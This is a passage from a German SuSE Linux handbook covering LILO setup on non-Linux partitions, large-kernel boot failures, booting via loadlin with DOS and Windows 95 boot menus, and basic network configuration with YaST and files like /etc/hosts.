Welche Möglichkeiten lässt diese Einschränkung nun offen? Eigentlich noch eine ganze Menge, wenn man bedenkt, dass *nur* die Startmaschinerie betroffen ist. Es gibt kein Gesetz, nach dem diese in der Linux-Rootpartition liegen müsste: ja, es ist im Notfall sogar möglich (wenn auch nicht ganz ungefährlich), Dateien der Startmaschinerie auf Partitionen fremder Betriebssysteme unterzubringen, wenn nur Linux Lese- und Schreibzugriff auf deren Dateisysteme hat.



Achtung

Sie müssen sich nur davor hüten, den LILO-Bootsektor in eine fremde Partition zu installieren, weil damit in der Regel deren Dateisystem beschädigt wird!

- Die „sauberste Lösung“ besteht auf jeden Fall darin, bei der Linux-Installation eine *primäre Linux-Partition* ganz innerhalb des zulässigen Bereichs anzulegen und die LILO-Daten (einschließlich des LILO-Bootsektors) dort unterzubringen.

  Bei der Installation mit YaST wird dafür eine eigene Partition (`/boot`) vorgesehen, die lediglich groß genug ist, um die folgenden Dateien aufzunehmen:

  – `boot.b`, `map`, `message`,
  – die Linux-Kernel, die LILO booten soll.

Es genügen also wenige Megabytes. Das ganze übrige System unterliegt hinsichtlich der Lokation auf der/den Festplatte(n) keiner Einschränkung: wenn der Kernel erst einmal läuft, hat er uneingeschränkten Zugriff auf alle Festplatten im System.

Aber was tun, wenn für so eine Partition kein Platz mehr ist? Wenn Sie nicht umpartitionieren wollen oder können, und auch ein Upgrade auf SCSI oder ein modernes BIOS nicht in Frage kommt, gibt es doch noch zwei behelfsmäßige Möglichkeiten:

- An Stelle von LILO auf der Platte eine Bootdiskette oder, wenn Sie MS-DOS betreiben, loadlin verwenden, um Linux zu booten.
- Die LILO-Startmaschinerie auf einer Nicht-Linux-Partition unterbringen, die ganz im zulässigen Bereich liegt, und auf die Linux schreiben kann (z. B. ein FAT/VFAT DOS-Laufwerk). Natürlich können wir den LILO-Bootsektor nicht auch dorthin schreiben! So bleiben dafür nur übrig: der Anfang einer erweiterten Partition auf der ersten Platte – sofern vor Zylinder 1024 – oder der MBR. Nehmen wir an, die betreffende Partition ist unter `/mnt` gemountet. LILO soll in den MBR, etwa `/dev/hda`, und soll zusätzlich DOS von `/dev/hda1` booten. Dann ist das Vorgehen wie folgt:
  - Neues Verzeichnis, z. B. `/mnt/LINUX` anlegen und die eben schon genannten LILO-Dateien aus `/boot` dorthin kopieren: `boot.b`, `map`, `message`, sowie die Chain-Loader für Ihre anderen Betriebssysteme (i. Allg. `chain.b`) und die Linux-Kernel, die LILO booten soll.
  - Legen Sie eine `/mnt/LINUX/lilo.cfg` an, in der alle Pfade nach `/mnt/LINUX` verweisen (Datei 4.8.1 auf der nächsten Seite):
  - LILO mit *dieser* `lilo.cfg` installieren:

    ```
    erde:  # /sbin/lilo -C /mnt/LINUX/lilo.cfg
    ```

    Danach sollte LILO funktionieren. Booten Sie MS-DOS und schützen Sie die LILO-Dateien, so gut es geht, gegen Schreibzugriffe. (Zur Erinnerung: jeder solche setzt LILO außer Funktion!) Zumindest geben Sie allen Dateien in `X:\LINUX` (wo `X:` das eben unter `/mnt` gemountete MS-DOS-Laufwerk ist) die DOS-Attribute *System* und *Versteckt*.

Abschließend möchten wir zum selben Thema noch verweisen auf die zwei HOWTOs `LILO.gz` und `Large-Disk.gz` in `/usr/share/doc/howto/en/mini/`.

4.8.3 Spezielle Bootprobleme mit Kernel ab 2.0

Beim Booten mit LILO – egal, ob von Diskette oder Festplatte – treten nach dem Laden eines großen Kernels (z. B. SuSE-Installations-Kernel) zum Teil Probleme auf `:-(`

Zwar kann am LILO-Prompt ein Kernel gewählt werden, der Kernel wird auch geladen (es werden einige Punkte angezeigt), aber der Start des Kernels klappt

```
# LILO Konfigurations-Datei Fremdverzeichnis
# Start LILO global Section
boot=/dev/hda              # Installationsziel
backup=/mnt/LINUX/hda.xxxx  # backup alter MBR
install=/mnt/LINUX/boot.b  # Natürlich sind LILO und
map=/mnt/LINUX/map         # Map-Datei in /mnt/LINUX!
message=/mnt/LINUX/message # optional
prompt
timeout=100     # Warten am Prompt: 10 s
vga = normal    #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/LINUX/Erster_Kernel   #   default
    root = /dev/Ihr_Root_Device    # Root-Partition hierher!
    label = linux
# Linux bootable partition config ends
#
# Systemabschnitte für weitere Kernel hier:
#
# Ende Linux
# DOS bootable partition config begins
other = /dev/hda1      # MSDOS-Systemlaufwerk
    label = dos
    loader = /mnt/LINUX/chain.b
    table = /dev/hda
# DOS bootable partition config ends
```

Datei 4.8.1: `lilo.cfg` für fremde Partition

nicht. Das heißt, bevor die Meldung "uncompressing Linux" kommt, stürzt das System mit unterschiedlichen Reaktionen ab.

Mögliche Fehlermeldungen oder -erscheinungen:

- System bootet neu
- System bleibt einfach stehen
- "crc-error"
- "no free space"
- "Error 0x00"
- "Error 0x01"
- "incomplete literal tree"

Danach wird zum Teil noch auf die Diskette zugegriffen, aber das System steht.

Die *Ursache* dafür liegt in einer Kombination aus großen Kernels, LILO und mangelhafter Hardware. Es sind grob geschätzt ein Prozent der Rechner betroffen. Wir vermuten, dass ein fehlerhaftes BIOS Probleme mit dem schnellen Speicherzugriff hat. – Das Problem tritt *nicht* auf, wenn

- Linux mit Loadlin (Abschnitt 4.9 auf der nächsten Seite) geladen wird,
- der Kernel z. B. mit
  ```
  erde: # dd if=/boot/vmlinuz of=/dev/fd0
  ```
  auf eine Floppy kopiert und direkt von dort geladen wird,
- ein kleinerer Kernel, der mit
  ```
  erde: # make zImage
  ```
  erstellt wurde, mit LILO gebootet wird.

Folgende BIOS-Einstellungen konnten ebenfalls problemlos booten:

- Internal Cache abschalten (disable)
- **DRAM Precharge Wait State** auf 1 **und**
- **DRAM Wait Burst Timing** auf 0x3333

Lösung

Zunächst einmal muss ein System installiert werden können. Falls Sie nicht mit loadlin (bzw. setup.exe) direkt booten können, sollten Sie zur Installation zunächst eine alte 1.2.13-Bootdisk verwenden. Falls Sie keine zur Verfügung haben, stellen Sie die BIOS-Parameter um.

Nach erfolgreicher Installation, stellt sich die Frage, wie man denn nun sein System booten kann. Zunächst bootet man mit demselben Medium wie zur Installation. Mit Loadlin von der DOS-Partition gibt es ja keine Problem. Bei einer Bootdiskette geben Sie dazu als Parameter an:

```
load_ramdisk=0 root=/dev/<rootpartition>
```

wobei <rootpartition> Ihre Rootpartition, z. B. hda1, ist.

4.9 Einrichten des Bootmechanismus mit loadlin

Es soll nun mit loadlin noch eine weitere Methode vorgestellt werden, SuSE Linux zu booten. loadlin ist ein DOS-Programm, das in der Lage ist, einen in einem DOS-Verzeichnis gespeicherten Linux-Kernel zu starten. loadlin fügt sich nahtlos in eine bestehende DOS/Windows 9x-Umgebung ein und kann mit Hilfe des Windows Bootmanagers komfortabel gestartet werden. Da kein Eintrag in den ☞*MBR* erfolgt, sieht Windows von Linux lediglich eine oder mehrere Partitionen mit ihm unbekannten Kennungen (engl. *IDs*). Die Gefahr unerwünschter Nebeneffekte aufgrund der Existenz von Linux auf Ihrem System ist so minimiert.

Das hier beschriebene Vorgehen funktioniert auf Windows 95 und Windows 98. Die gezeigten Konfigurationsdateien wurden unter Windows 95 entwickelt; es ist deshalb im Folgenden nur von Windows 95 die Rede.

Wenn Sie loadlin verwenden möchten, um Ihr Linux zu starten, müssen Sie diesen Weg vorbereiten. Je nach Systemgegebenheiten müssen Sie auch einige Startdateien modifizieren.

Prinzipiell können Sie loadlin auf zwei Arten aktivieren: indem Sie beim Systemstart via Bootmenü zwischen mehreren Konfigurationen wählen oder indem Sie aus dem laufenden System heraus loadlin aktivieren und zu Linux überwechseln.

Beide Methoden haben Ihre Vor- und Nachteile:

- Das Bootmenü spart den Umweg über ein anderes Betriebssystem, um Linux zu starten.
- In ein Bootmenü können Sie weitere Konfigurationen einbauen und sich so einen universellen Startmechanismus aufbauen.
- Sie müssen allerdings die Startdateien modifizieren, um ein Bootmenü aufzubauen; eventuell ist dazu Probieren nötig. In den DOS-Hilfedateien können Sie eventuell fündig werden; geben Sie einmal **`help menu`** ein.
- Am DOS-Prompt ist der Wechsel zu Linux sehr einfach.
- Unter Windows 95 kann man den Linux-Start schön in die grafische Oberfläche integrieren. Mit einem Doppelklick auf ein Icon können Sie zu Linux wechseln. Es ist jedoch auch unter Windows 95 ein Bootmenü möglich (Windows 95 enthält DOS 7.0).



Tipp

Verwenden Sie nach Möglichkeit ein Boot-Menü, wenn Sie nach dem Einschalten direkt Linux booten wollen. Die DOS-Prompt- bzw. Doppelklick-Methode kann zusätzlich verwendet werden, wenn Sie von DOS/Windows 95 nach Linux wechseln wollen.
Mit Startmenüs und der Windows 95-Konfiguration kann man sich recht intensiv auseinandersetzen – Sie werden verstehen, dass wir das Thema hier nur recht gradlinig behandeln.

4.9.1 Notwendige Dateien für loadlin

Das müssen Sie immer tun (unter DOS, Windows 3.x und Windows 95):

1. Vermutlich haben Sie loadlin bereits installiert. Wenn nicht, müssen Sie zuerst loadlin von der CD 1 via **`setup`** installieren.

2. Wechseln Sie (unter MS-DOS) in das Verzeichnis `c:\loadlin`. Dort finden Sie eine Datei `linux.par`. Erstellen Sie mit einem Editor in diesem Verzeichnis eine Datei mit Namen `startlin.bat` (oder einem anderen, Ihnen passenden Namen). In die Datei schreiben Sie z. B. eine Zeile wie in Datei 4.9.1.

```
c:\loadlin\loadlin @c:\loadlin\linux.par
```

Datei 4.9.1: Beispiel einer Batchdatei für den Linux-Start

Nun editieren Sie in der Datei `linux.par` die folgende Zeile wie in Datei 4.9.2.

```
c:\loadlin\zimage   # first value must be
                    # the filename of the Linux-kernel

initrd=c:\loadlin\initrd

root=/dev/xxx       # the device which gets mounted as root FS

ro                  # mount root read-only
```

Datei 4.9.2: Beispiel einer Parameterdatei für den Linux-Start

Statt `xxx` tragen Sie den Devicenamen Ihrer Rootpartition ein (Sie hatten sich den Namen in Abschnitt 2.10.2 auf Seite 75 aufgeschrieben). Den `initrd`-Eintrag benötigen Sie nur, wenn Sie beispielsweise SCSI-Unterstützung gleich beim Booten hinzuladen müssen (zum Konzept der „initial ramdisk“ vgl. Abschnitt 16.4 auf Seite 475). Mit der Datei `startlin.bat` können Sie Ihr Linux jederzeit vom DOS-Prompt aus starten. Die Datei `linux.par` wird sowohl von `startlin.bat` als auch von `config.sys` verwendet und enthält alle zum Booten von Linux notwendigen Parameter. Wenn Sie mit Linux vertraut geworden sind, können Sie in `linux.par` auch andere Boot-Parameter einfügen und/oder ersetzen. Haben Sie sich später einmal Ihren eigenen Kernel gebaut, kopieren Sie diesen vom Linux-Filesystem nach `c:\loadlin\zimage` und es wird fortan dieser Kernel gebootet; bei Bedarf müssen Sie dort auch eine neu generierte `initrd` ablegen.

4.9.2 Bootmenüs einrichten

So richten Sie ein Bootmenü unter DOS bzw. Windows 3.x ein:

1. Als erstes müssen Sie in der Datei `c:\config.sys` ein Bootmenü definieren. Tragen Sie dazu etwas ähnliches wie in Datei 4.9.3 ein.

```
[Menu]
menuitem=Win, Windows starten...
menuitem=DOS, MS-DOS starten...
menuitem=Linux, Linux starten...
menucolor=15,1
menudefault=Win,5
```

Datei 4.9.3: Beispiel für `config.sys` (1. Teil) für den Linux-Start

Unter dem Label `[Menu]` definieren Sie die Einträge des Bootmenüs, seine Farbe und nach wie viel Sekunden welcher Menüpunkt automatisch aufgerufen werden soll.

2. Weiter unten tragen Sie die Labels [Common], [Win], [DOS] und [Linux] ein. Bei Common schreiben Sie die Einträge hin, die immer gelten sollen; bei den anderen Labels notieren Sie die Einträge, welche nur bei einem bestimmten Eintrag gelten. Verwenden Sie dazu die Zeilen, die in Ihrer jetzigen `config.sys` stehen; ein Beispiel zeigt Datei 4.9.4.

```
[Common]
device=c:\dos\himem.sys /testmem:off
device=c:\dos\emm386.exe noems
dos=high,umb
files=30
buffers=10
shell=c:\dos\command.com

[Win]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[DOS]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
rem Bleibt leer
```

Datei 4.9.4: Beispiel für `config.sys` (2. Teil) für den Linux-Start

Speichern Sie die Datei dann ab.

3. Öffnen Sie jetzt die Datei `c:\autoexec.bat`. In die Datei müssen Sie die gleichen Labels schreiben und den Labels Einträge zuordnen, die Notation ist jetzt aber etwas anders. Welches Label im Bootmenü gewählt wurde, steht in der Variablen %config%. Schreiben Sie vielleicht etwas wie in Datei 4.9.5.

```
@echo off

rem Einträge für alle Konfigurationen
switches= /f
set comspec=c:\dos\command.com
prompt $p$g
loadhigh c:\dos\keyb gr,,c:\dos\keyboard.sys
loadhigh c:\dos\doskey
set temp=c:\temp
loadhigh c:\dos\mscdex.exe /D:SONY_000 /E /V /L:H
c:\logimaus\mouse.exe

goto %config%

:Win
c:\dos\smartdrv.exe a- b- c+ 2048 1024
path c:\windows;c:\dos;c:\util;
win
c:\dos\smartdrv /C
goto ende

:DOS
path c:\dos;c:\util;
goto ende

:ende
echo * Auf Wiedersehen *
```

Datei 4.9.5: Beispiel für `autoexec.bat` für den Linux-Start

4. Wenn Sie den Rechner jetzt booten, erscheint das Bootmenü und Sie haben 5 Sekunden Zeit, einen Eintrag auszuwählen. Nach 5 Sekunden startet automatisch Windows. Wenn Sie ‘`Linux`’ auswählen, startet Linux und wartet auf Ihr Login.

4.9.3 Von Windows aus starten

So richten Sie ein Start-Icon für Linux ein, mit dem Sie Linux aus einem laufenden Windows 95-System booten können:

1. Klicken Sie sich in den Ordner `c:\loadlin` hinein, markieren Sie die Datei `startlin.bat` und wählen Sie im Bearbeiten-Menü ‘`Kopieren`’ aus.

2. Gehen Sie in einen Ordner oder auf den Desktop, je nachdem, wo Sie Ihr Linux-Icon haben möchten. Drücken Sie die rechte Maustaste und wählen Sie ‘`Verknüpfung einfügen`’.

3. Markieren Sie die gerade eingefügte Verknüpfung, drücken Sie die rechte Maustaste und wählen Sie ‘`Eigenschaften`’. Gehen Sie in das Register ‘`Programm`’, klicken Sie unten auf den Knopf ‘`Erweitert`’. Kreuzen Sie in der Maske das Feld ‘`MS-DOS-Modus`’ an. Bestätigen Sie mit ‘`OK`’.

4. Über den Knopf ‘`Anderes Symbol`’ können Sie sich ein schönes Icon aussuchen und geben Sie der Verknüpfung einen passenden Namen. Fertig!

5. Ein Doppelklick auf das neue Symbol bringt eine Bestätigungsmaske, dass sich Windows 95 jetzt in den MS-DOS-Modus bemüht. Falls Sie die Maske nervt: Ausschalten in den Eigenschaften der Verknüpfung.

4.9.4 Das Windows Startmenü

So richten Sie ein Startmenü für Windows 95 ein:

1. Zuerst müssen Sie die Datei `c:\msdos.sys` editieren. Dazu machen Sie die Datei mittels

   ```
   C:> attrib -R -S -H c:\msdos.sys
   ```

   sichtbar. Es ist eine Textdatei, in die Sie einige Zeilen einfügen müssen, um das Windows 95-eigene Startmenü zu aktivieren. Unter dem Label `[Options]` sollte es etwa so aussehen wie in Datei 4.9.6.

```
[Options]
BootGUI=0
BootDelay=0
BootMenu=0
Logo=0
```

Datei 4.9.6: `msdos.sys` für den Linux-Start

Der Parameter `Logo=0` ist optional und verhindert, dass Windows 95 vor dem Booten in den Grafikmodus schaltet; das Booten geht dann schneller und Sie haben weniger Ärger, wenn sie später unter Linux den DOS-Emulator verwenden wollen.

Der Parameter `BootGUI=0` bewirkt, dass Windows 95 direkt in den DOS-Modus bootet. Nach dem Editieren der Datei setzen Sie die Attribute wieder zurück. Um Windows dann zu starten muss

```
C:> win
```

am DOS-Prompt eingegeben werden, aber das tut schon unsere Beispieldatei `c:\autoexec.bat`, wenn Sie im Menü Win95 gewählt haben.

2. Dann müssen Sie in der Datei `c:\config.sys` Ihr eigenes Bootmenü definieren. Tragen Sie dazu am Anfang der Datei etwa den Inhalt von Datei 4.9.7 auf der nächsten Seite ein.

```
[Menu]
menuitem=Win95, Windows 95 starten...
menuitem=DOS, MS-DOS starten...
menuitem=Linux, Linux starten...
menudefault=Win95,5
```

Datei 4.9.7: Beispiel für `config.sys` (1. Teil) für den Linux-Start unter Windows 95

Unter dem Label `[Menu]` definieren Sie die Einträge des Bootmenüs und nach wie viel Sekunden welcher Menüpunkt automatisch aufgerufen werden soll.

3. Weiter unten stehen Labels `[Win95]`, `[DOS]`, `[Linux]` und `[Common]`. Bei `[Common]` schreiben Sie die Einträge hin, die immer gelten sollen (unter Windows 95 werden das nur wenige sein); bei den anderen Labels die Einträge notieren, welche nur bei einem bestimmten Eintrag des Bootmenüs gelten. Verwenden Sie dazu die Zeilen, die in Ihrer jetzigen `config.sys` stehen; das Beispiel in Datei 4.9.8 soll nur eine Anregung sein.

   Speichern Sie die Datei dann ab.

4. Öffnen Sie jetzt die Datei `c:\autoexec.bat`. In die Datei müssen Sie die gleichen Labels schreiben und den Labels Einträge zuordnen, die Notation ist jetzt aber etwas anders. Welches Label im Bootmenü gewählt wurde, steht in der Variablen %config%. Schreiben Sie vielleicht etwas wie in Datei 4.9.9 auf der nächsten Seite.

5. Wenn Sie den Rechner jetzt booten, erscheint Ihr eigenes Bootmenü. Sie haben 5 Sekunden Zeit zum Wählen, dann startet automatisch Windows 95. Wenn Sie ‘`Linux`’ auswählen, startet Linux und wartet auf Ihr Login.

```
[Win95]
dos=high,umb
device=c:\windows\himem.sys /testmem:off

[DOS]
device=c:\plugplay\drivers\dos\dwcfgmg.sys
dos=high,umb
device=c:\windows\himem.sys /testmem:off
device=c:\windows\emm386.exe noems I=B000-B7FF
devicehigh=c:\cdrom\torisan.sys /D:TSYCD3 /P:SM

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
accdate=C+ D+ H+
switches= /F buffers=20
```

Datei 4.9.8: Beispiel für `config.sys` (2. Teil) für den Linux-Start unter Windows 95

```
@echo off
loadhigh keyb gr,,c:\windows\command\keyboard.sys
goto %config%

:Win95
win
goto ende

:DOS
path c:.;d:.;c:\windows\command;c:\util;
loadhigh c:\windows\command\mscdex.exe /D:TSYCD3 /L:x
loadhigh c:\windows\command\doskey
c:\windows\command\mouse.exe
goto ende

:ende
echo * Und jetzt? *
```

Datei 4.9.9: Beispiel für `autoexec.bat` für den Linux-Start unter Windows 95

Teil III

Netzwerk konfigurieren

5 Linux im Netzwerk

Vorbemerkung zur Vernetzung

In unserem Zeitalter der Kommunikation ist die Anzahl der miteinander vernetzten Computer bereits so groß, dass ein einzelner, nicht zumindest zeitweise vernetzter Computer selten geworden ist. Linux, als echtes Kind des ☞*Internets*, bietet alle Voraussetzungen und notwendigen Netzwerktools zur Einbindung in diverse Netzwerkstrukturen.

Nachfolgend wird eine Übersicht über die zur Einrichtung und Wartung der Netzwerkanbindung notwendigen Handgriffe gegeben, es werden die zentralen Konfigurationsdateien besprochen und einige der wichtigsten Tools vorgestellt.

Zunächst wird gezeigt, wie ein Linux-Rechner in ein bestehendes ☞*LAN* eingebunden werden kann bzw. wie ein kleines ☞*Netzwerk*, bestehend aus Linux-Rechnern, aufzubauen ist. Danach geht es um den Anschluss an andere Rechner via Modem. Es wird erläutert, wie eine Internet-Anbindung per PPP vorgenommen werden kann. Ein längerer Abschnitt ist der ISDN-Konfiguration gewidmet. Dann wird die Konfiguration des Mail- und des News-Systems kurz besprochen. Den Abschluss bildet die Vorstellung eines Fax-Systems unter Linux.

Praktisch die gesamte Netzwerkkonfiguration können Sie mit YaST durchführen (siehe Abschnitt 3.6 auf Seite 102 und Abschnitt 17.6 auf Seite 504); da jedoch gerade die Konfiguration eines Netzwerks beliebig komplex werden kann, werden in diesem Kapitel auch die grundlegenden Mechanismen und die für die Konfiguration des Netzwerks relevanten Dateien beschrieben.

Die Einbindung ins LAN

Linux unterstützt mittlerweile eine bunte Palette von Netzwerkkarten – Ethernet, Arcnet, einige TokenRing – und kennt fast alle gängigen Netzwerkprotokolle – TCP/IP, IPX, AppleTalk. Wir besprechen hier nur die Integration eines Linux-Rechners mit einer Ethernetkarte in ein TCP/IP-Netzwerk. Aktuelle Informationen bezüglich anderer Netzwerke finden Sie unter anderem bei den Kernelquellen im Verzeichnis `/usr/src/linux/Documentation`. Darüber hinaus liefert die Hilfefunktion beim Konfigurieren des Kernels interessante Zusatz-Informationen.

Die folgenden Voraussetzungen müssen erfüllt sein:

- Der Rechner muss über eine unterstützte Netzwerkkarte verfügen; ob die Karte korrekt erkannt wurde, können Sie unter anderem daran sehen, dass die Ausgabe des Kommandos

```
erde:~ # /sbin/ifconfig
```

eine Zeile enthält, die mit **eth0:** beginnt.



Tipp

Wenn der Kernel-Support für die Netzwerkkarte als Modul realisiert wird – so wie es beim SuSE-Kernel standardmäßig der Fall ist –, dann muss der Name des Moduls als Alias in der `/etc/modules.conf` eingetragen werden; für die erste Ethernet-Karte z. B. in dieser Art:

```
alias eth0 tulip
```

Dies geschieht automatisch, wenn im linuxrc während der Erstinstallation der Treiber-Support für die Netzwerkkarte geladen wird. Nachträglich lässt sich diese Aufgabe von YaST aus erledigen (vgl. Abschnitt 3.6.1 auf Seite 102).

Sind diese Voraussetzungen erfüllt, so sollten vor der Netzwerkkonfiguration noch die Begriffe in Tabelle 5.1 auf Seite 160 kurz bedacht werden.

Rechnername	Der Name, den der Rechner im Netzwerk haben soll, z. B. `erde`. Der Name sollte nicht mehr als acht Zeichen umfassen und darf im lokalen Netzwerk noch nicht vergeben worden sein.
Domainname	Der Name der Domain, der der Rechner angehören wird. Domains dienen der Gliederung von Netzen. Ein Rechner wird adressiert durch Angabe seines *voll qualifizierten* Domainnamens (engl. *fully qualified domain name (FQDN)*), der sich aus Rechnernamen, Domainnamen und Top-Level-Domain zusammensetzt. So ist z. B. `erde.kosmos.all` der Rechner `erde` in der Domain `kosmos.all`. Die Top-Level-Domain umfasst höchstens vier Buchstaben. Das Muster für einen *voll qualifizierten* Domainnamen ist Rechnername.Domainname.Top-Level-Domain.

Tabelle 5.1: Fortsetzung auf der nächsten Seite...

IP-Adresse
: Die Adresse des Rechners im Netzwerk. Jeder Rechner im Netz hat für jede Netzwerkschnittstelle (z. B. Netzwerk- oder ISDN-Karte) mindestens eine Adresse, die im Netz eindeutig ist. Diese Adresse besteht nach dem derzeit gültigen Standard aus einer Sequenz von vier Bytes, die normalerweise durch Punkte getrennt – also beispielsweise `192.168.0.20` – dargestellt werden.
Bei der Wahl der IP-Adressen ist zu bedenken, ob das lokale Netz einmal mit dem Internet verbunden werden soll. Ist dies der Fall, so ist zu empfehlen, dass von vornherein registrierte IP-Adressen verwendet werden.
Für rein private Netze sind durch das RFC 1597 drei Adressbereiche vorgesehen, bei denen sichergestellt ist, dass selbst bei einer versehentlich bestehenden Verbindung zum Internet keine Probleme entstehen, da sie zwischen Internet-Systemen nicht geroutet werden. Diese Adressbereiche sind:

10.0.0.0	>	10.255.255.255	(Class A-Netz)
172.16.0.0	>	172.31.255.255	(Class B-Netz)
192.168.0.0	>	192.168.255.255	(Class C-Netz)

Einige IP-Adressen sind nicht für Rechner bestimmt, sondern haben spezielle Funktionen. So steht beispielsweise `192.168.0.0` für das Netzwerk an sich und `192.168.0.255` ist die dazugehörige Broadcast-Adresse.

Gatewayadresse
: Wenn sich im Netzwerk ein als Gateway fungierender Rechner befindet, d. h. ein Rechner, der in mehr als einem Netz hängt und der das Weiterleiten von Netzwerkpaketen in das fremde Netz übernimmt, so kann dessen Adresse bei der Netzwerkkonfiguration angegeben werden.

Netzwerkmaske
: Mit Hilfe der Netzwerkmaske (netmask) wird entschieden, in welchem Netzwerk eine gegebene Adresse zu finden ist. Die IP-Adresse des Rechners wird mit der Netzwerkmaske durch ein logisches *UND* verknüpft, wodurch der Host-Anteil der Adresse ausgeblendet wird, also nur noch die Adresse des Netzwerks übrig bleibt. `255.255.255.0` ist beispielsweise eine typische Netzwerkmaske.

Tabelle 5.1: Fortsetzung auf der nächsten Seite...

Adresse des Nameservers	Der Nameserver stellt den Dienst DNS (engl. *Domain Name Service*) zur Verfügung, mit dem sich Rechnernamen in IP-Adressen wandeln lassen. So wird beispielsweise dem Rechnername `erde` die IP-Adresse `192.168.0.20` zugeordnet. Ist ein Nameserver über das Netz zu erreichen und soll dieser verwendet werden, so muss dessen IP-Adresse bei der Netzwerkkonfiguration angegeben werden.

Tabelle 5.1: Werte für Netzwerkkonfiguration

5.1 Konfiguration mit Hilfe von YaST

Nun können Sie die Konfiguration der Netzwerksoftware mit YaST durchführen. Beachten Sie dabei die in Tabelle 5.1 aufgeführten Punkte.

1. Loggen Sie sich als Benutzer ‘`root`’ ein.
2. Starten Sie YaST und wechseln Sie in das Menü ‘`Administration des Systems`’, ‘`Netzwerk konfigurieren`’, ‘`Netzwerk-Grundkonfiguration`’.



Abbildung 5.1: Netzwerkkonfiguration mit YaST

3. Wählen Sie eine freie ‘`Nummer`’, z. B. `0`.
4. Wählen Sie durch Drücken von F5 als Device ‘`Ethernet`’ aus, und verlassen Sie die Eingabemaske durch Betätigen des Buttons ‘`Weiter`’.
5. Drücken Sie bitte F6 (‘`IP-Adresse`’), und geben Sie die IP-Adresse des Rechners ein, also beispielsweise `192.168.0.20`. Als nächstes muss die

Netzwerkmaske angegeben werden. Für ein Class C-Netz (bis zu 254 Rechner in einem Subnetz), ist diese typischerweise `255.255.255.0`. Ist kein Gatewayrechner im Netzwerk, sollte hier nichts angegeben werden; vgl. Abbildung 5.1 auf der vorherigen Seite.

6. Verlassen Sie die Eingabemaske durch Betätigen des Buttons '`Weiter`'.
7. Aktivieren Sie das Netzwerk-Device mit (F4).
8. Durch Drücken von (F10) können Sie die Konfiguration speichern, mit (Esc) können Sie die Maske verlassen, ohne dass die Änderungen gesichert werden.
9. Im Menü '`Rechnernamen ändern`' können Sie dem Rechner einen Namen geben oder einen bestehenden Rechnernamen ändern. In die Eingabemaske des Menüs wird auch der Name der Domain eingetragen, der der Rechner angehören soll.
10. Unter dem Punkt '`Netzwerkdienste konfigurieren`' können Sie festlegen, ob der inetd, das Programm portmap und der NFS-Server gestartet werden sollen und welcher Rechner- und Domainname beim Posten von Artikeln im USENET in die From-Zeile eintragen wird.
    - Der inetd wird benötigt, um bei Bedarf bestimmte Netzwerkdienste (z. B. telnet, finger, ftp usw.) zu starten. Der inetd sollte beim Hochfahren des Systems immer gestartet werden, da andernfalls eine Vielzahl von Diensten auf dem System nicht zur Verfügung stehen; beherzigen Sie bei gefährdeten Systemen die Richtlinien zur Sicherheit in Abschnitt 18.2.2 auf Seite 529.
    - Wenn der Rechner als NFS-Server eingesetzt oder NIS verwendet werden soll, muss der Portmapper portmap beim Hochfahren des Systems gestartet werden. Haben Sie sich dafür entschieden, den Portmapper zu starten, werden Sie anschließend gefragt, ob auch der NFS-Server gestartet werden soll.
11. Im Menü '`Konfiguration Nameserver`' kann der Zugriff auf einen oder mehrere Nameserver konfiguriert werden. Es können bis zu drei IP-Adressen durch Leerzeichen getrennt angegeben werden.
12. Über den Menüpunkt '`Sendmail konfigurieren`' kann eine grundlegende Konfiguration des Pakets sendmail vorgenommen werden. Eine ausführlichere Beschreibung der Konfiguration von Sendmail finden Sie im Abschnitt 6.8 auf Seite 208.

Darüber hinaus können Sie eine ganze Reihe weiterer Einstellungen direkt in der zentralen Konfigurationsdatei `/etc/rc.config` vornehmen; auch hier unterstützt Sie YaST (siehe Abschnitt 17.6 auf Seite 504).

Damit ist die Netzwerkkonfiguration abgeschlossen. YaST ruft abschließend SuSEconfig auf und lässt die gemachten Angaben in die entsprechenden Dateien eintragen (siehe Abschnitt 5.2 auf der nächsten Seite). Damit die Einstellungen wirksam werden, müssen die betroffenen Programme neu konfiguriert und die

benötigten Daemonen neu gestartet werden. Dies erreichen Sie, indem Sie den Befehl

```
erde:~ # rcnetwork restart
```

eingeben (siehe auch Kapitel 17 auf Seite 497).

5.2 Manuelle Netzwerkkonfiguration

Die manuelle Konfiguration der Netzwerksoftware sollte stets die zweite Wahl sein. Wir empfehlen, YaST zu benutzen, jedoch kann YaST nicht alle Bereiche der Netzwerkkonfiguration abdecken, sodass in manchen Fällen manuelle Nacharbeit nötig sein wird.

5.2.1 Konfigurationsdateien

Dieser Abschnitt gibt eine Übersicht über die Netzwerkkonfigurationsdateien und erklärt ihre Funktion sowie das verwendete Format.

`/etc/rc.config`
In dieser zentralen Konfigurationsdatei (siehe Abschnitt 17.5 auf Seite 502) wird der größte Teil der Netzwerkkonfiguration vorgenommen. Bei Veränderung mittels YaST oder durch den Aufruf von SuSEconfig, nachdem die Datei manuell verändert wurde, werden aus diesen Einträgen die meisten der folgenden Dateien automatisch generiert. Auch die Bootskripten werden über die Einstellungen in dieser Datei konfiguriert.



Tipp
Wenn Sie diese Datei von Hand verändern, müssen Sie nachfolgend immer SuSEconfig aufrufen, damit die geänderte Konfiguration automatisch in die richtigen Dateien eingetragen wird.

`/etc/hosts`
In dieser Datei (siehe Datei 5.2.1 auf der nächsten Seite) werden Rechnernamen IP-Adressen zugeordnet. Wird kein Nameserver verwendet, so müssen hier alle Rechner aufgeführt werden, zu denen eine IP-Verbindung aufgebaut werden soll. Je Rechner wird eine Zeile bestehend aus IP-Adresse, dem voll qualifizierten Hostnamen und dem Rechnernamen, z. B. `erde` in die Datei eingetragen. Die IP-Adresse muss am Anfang der Zeile stehen, die Einträge werden durch Leerzeichen bzw. Tabulatoren getrennt. Kommentare werden durch `'#'` eingeleitet.

`/etc/networks`
Hier werden Netzwerknamen in Netzwerkadressen umgesetzt. Das Format ähnelt dem der `hosts`-Datei, jedoch stehen hier die Netzwerknamen vor den Adressen (siehe Datei 5.2.2 auf der nächsten Seite).

```
#
# hosts         This file describes a number of hostname-to-address
#               mappings for the TCP/IP subsystem.  It is mostly
#               used at boot time, when no name servers are running.
